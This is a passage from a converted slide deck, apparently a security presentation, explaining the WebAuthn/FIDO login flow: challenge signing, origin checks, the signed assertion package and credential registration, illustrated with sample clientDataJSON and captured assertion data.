    eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk  
    Ch5HPHH5XfJ0v3YZVpG22i5MaqcM4Vea12Fxb65hMvoBemwa95VlKayBSSKyA3MbhpqaSrTGb5ogwePh  
    w0tLEU41EvKthInptHvRDq4J4b0cI3nt0Ykp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA  
    OfnD6IB4acS973XDvXtWrcQ",  
  "userHandle":  
    "T0460T154DkJbUmxBRm03ZasjcOUTUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5"  
}
```

- Client browser interacts with the operating system
- Signs the challenge using the user's private key  
(commonly in TPM / Fido)

# MECHANISMS - ORIGIN CHECK

---



Origin Check

# MECHANISMS - ORIGIN CHECK



Origin Check

```
{  
  "type": "webauthn.get",  
  "challenge":  
    "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklrMUhUSEZxT1RoV1R  
    ...snip...tZkx6S0plU19TZ1J1ZHBFYk1majJxRFBPbkoyRExFWVNn",  
  "origin": "https://login.microsoft.com",  
  "crossOrigin": false,  
  "other_keys_can_be_added_here":  
    "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"  
}
```

- Origin defined by **protocol (http / https)**, **hostname (domain)**, and **port - https://example.com:443**
- Origin field is a header, automatically set by the browser, likely to prevent domain spoofing
- Checked by both client browser and server

# MECHANISMS - ASSERTION

---



Assertion

# MECHANISMS - ASSERTION



Assertion

```
type=23&ps=23&assertion=
%7B%22id%22%3A%22LAVOnVkJY5V1UNPdizHid632FEzb7Gi_NrGnHkr6paZE%22%2C%22clientDataJSON%22%3A%22eyJ0eXBlIjoid
2ViYXV0aG4uZ2V0IiwiY2hhbGxlbdmlIjoiVHk1bGVb3daVmhcYVU5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTvWU1hOSm
JtY3haRU5KTmtsck1VaFVTRVp4VDFSB1YxUnJlSFpYUjBaSFdtNUNTMUV3U25kYU1Fa3dVMjFHVEdONVNqa3VaWGxLYUdSWFVXBhVW9
4WTIwME5tSlhiR3BqYlRsNllqSmFNRTl0V25CYVJ6ZZJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNR05JVFRaTwvu
bHpZakprY0dKcE5YUmhWMDU1WwpOT2RscHVvWFZaTwpsMFNXbDNhV0ZYUmpCSmFtOTRUbxBGTLU1VVkzbE5hbU40VEVOS2RwbHRXV2xQy
WtVelRWUnJNVTU2U1hsT2VrVnpTVzFXTkdORFNUWk5WR040VDFSVk0wMXFWVE50V0RBdJEAHVURUpuVld0blrWtlvhbxhKVjBKamRWWk
tUR3BsWDIxUGVXbzNaMnhPVhpVeE4wRk1URUZFVVvnMk1USmljelZNVEhZNWRrVkpUVXRMUjJSd01FRlVNMOJqV1Uxd1ZGVldUakF3Um
WUFFqTnlVMjlpY1ROdFdTMTRTMVF5Tm1KeE4zZFdpRmRwVnpsWFluVk5WV2g2UmxFelFXcGZRbFJOTjNkSmJrZGZWmmhoZGpCbk5IaEjk
V1pmTlVjMVZuRnJNM1ZGwlZwVGvGaDVSMMwC1VTNOeGNWaHZSRFpVvlU1SFQyUnJVSEJHUTA1c09GWhhSMePVWmsxclzs0TjkVEJyYUZGb
k9UaFlVMDVLZVVOSVVHVlpjSFo0Tww5TGRFSlNaMnBZWTNOc1IwUhTbUZMVEhFmmJrRjZPSFIwU3paWVVVRnJTVk42VlRCbFMxVm9jbl
E0ZEhkUWjtNXB1blZUUvdmN1RHvnJSMLpYWkZCRFlsVXpaRWxWWVVNd2NVeEZVeltzU0RCVFNsUnBkRVJsY0hkUFJuaHRaa3g2UzBwbFU
x0VRaMUoxWkhCZllrMW1hakp4UkZCUGJrb3LSRXhGV1ZObiIsIm9yaWdpbiI6Imh0dHBz0i8vbG9naW4ubWljcm9zb2Z0LmNvbSISImNy
b3NzT3JpZ2luIjpmYWxzzSwib3RoZXJfa2V5c19jYW5fYmVfYWRkZWRfaGvYZSI6ImRvIG5vdCBjb21wYXJlIGNsaWVudERhdGFku090I
GFnYwluc3QgYSB0ZW1wbGF0ZS4gU2VlIGH0dHBz0i8vZ29vLmdsL3lhYLBleCJ9%22%2C%22authenticatorData%22%3A%22NWye1KC
TIBlpXx6vkyID8bVfaJ2mH7yWGEwVfdpoDIEAAAAAA%22%2C%22signature%22%3A%22bg6usSvVuUFFJZyM56z3EfVK0MyANpvssuY
nTHLD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWKeUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_P
lFVK42uTvflfxJqBgmkCh5HPHH5xFJ0v3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhPqaSrTGb5ogwePhw0tLEU
41EvKthInptHvRDq4J4b0cI3nt0Ykp1vx4Z_3wjnc8VlzfD2S4L0VX3daEpI8nDNrp_SKx5gA0fnD6IB4acS973XDvXtWrcQ%22%2C%2
2userHandle%22%3A%22T0460T154DkJbUmxBKr03ZFv6y0UtUjew3xhW78NWIE2_GoM7JpaLF8WPJCKBle7Nna5%22%7D&lmccanary=
```

- Client returns the encrypted challenge, along with the origin field
- Both are signed with the private key
- This entire package is termed - assertion

# MECHANISMS - ASSERTION



# Assertion

```
{  
  "id": "LAVOnVkySV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE",  
  "clientDataJSON": "eyJ0eXBlijoid2V...snip...YlBleCJ9",  
  "authenticatorData": "NWyelKCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",  
  "signature": "bg6usSvVuU...snip...973XDvXtWrcQ",  
  "userHandle":  
    "T0460T154DkJbUmxBRm03ZFv6y0UtUjew3xhW78NWIE2_GoM7JpaLF8WPJCKBle7Nna5"  
}
```

- Client returns the encrypted challenge, along with the origin field
  - Both are signed with the private key
  - This entire package is termed - assertion

# MECHANISMS - ASSERTION



Assertion

A screenshot of a browser's developer tools Network tab. A specific JSON object is highlighted with a black border. The JSON content is as follows:

```
{  
  "type": "webauthn.get",  
  "challenge": "Ty5leUowZ...snip...jJxRFBPbkoyRExFWVNn",  
  "origin": "https://login.microsoft.com",  
  "crossOrigin": false,  
  "other_keys_can_be_added_here":  
    "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"  
}
```

The background of the slide features a dark grey grid pattern with blue wavy lines on the right side.

- Client returns the encrypted challenge, along with the origin field
- Both are signed with the private key
- This entire package is termed - assertion

# MECHANISMS

---



Challenge



Signature



Origin Check



Assertion

# MECHANISMS

---



Challenge



Assertion


# ARCHITECTURE

---




# ARCHITECTURE - REGISTRATION

---




# ARCHITECTURE - REGISTRATION




## Step 1

- User logs in with username & password/MFA
- Chooses to create a new credential (e.g. Fido / WHfB)

# ARCHITECTURE - REGISTRATION

